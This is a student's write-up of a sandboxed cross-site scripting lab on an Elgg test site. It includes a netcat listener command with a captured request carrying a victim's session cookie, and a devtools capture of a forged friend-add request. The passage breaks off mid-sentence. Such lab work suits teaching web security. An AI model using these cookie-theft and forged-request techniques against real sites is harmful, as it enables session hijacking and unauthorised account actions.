


Cross-Site Scripting Attack Lab

IS LAB 8


C Diya

PES1201700246


Task 1: Posting a Malicious Message to Display an Alert Window



Samy's account





From Alice's account:



Observation: The javascript code is written in Samy's about me field. Once this webpage loads, the javascript code is executed and an alert with XSS pops up. This can be seen by logging into Alice's account and viewing Samy's profile. The XSS pops up where the javascript code was stored. Thus, Alice was a victim to the XSS attack due to the injected Javascript code execution.


Task 2: Posting a Malicious Message to Display Cookies






Observation: The javascript code added to Samy's profile displays the cookie of the current session of Samy. On logging into Alice's account, it can be observed that on viewing Samy's profile, Alice's cookie value is printed as seen above. Although, Samy's about me was empty, the javascript code executed and Alice was a victim to the XSS attack.


Task 3: Stealing Cookies from the Victim's Machine





Observation: Using the nc command, the terminal starts listening to TCP connections on port 5555. The javascript code shown above is added into Samy's profile to get the cookie values. Once the webpage is loaded, HTTP request and cookie value can be seen on the terminal


Alice's account




```
File Edit View Search Terminal Help
[11/20/20]seed@CDIya PES1201700246:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 59892)
GET /?c=Elgg%3Dp3mo4dii8cu8mq8vd5tau0rin7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Observation: On logging into Alice's account and going to Samy's profile, Alice's cookie value can be seen on the terminal as shown above. This is due to the injected JS code.


Task 4: Becoming Victim's Friend.



```
Inspe... Cons... Debug... Style Ed... Perform... Mem... Netw... Stor...
All HTML CSS JS XHR Fonts Images Media WS
Filter URLs
Sta... Meth... Fi... Headers Cookies Params Response Timings Stack Trace
200 GET elgg
200 GET add...
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg...
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Filter headers
Date: Sat, 21 Nov 2020 05:00:30 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (543 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=q8kjqhqi32p5eoolotfgembhm2
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
X-Requested-With: XMLHttpRequest
```





Observation: Logging into charlie's account and adding Samy as a friend is seen above. On the developer tools tab, the GET request , URL and param can be seen. It is found that the friend value has a BUID of 47. Ths GUID belonged to Samy.




Observation: A JS code is formed which constructs the URL and gets triggered when Samy's profile is visited. On saving the changes, the 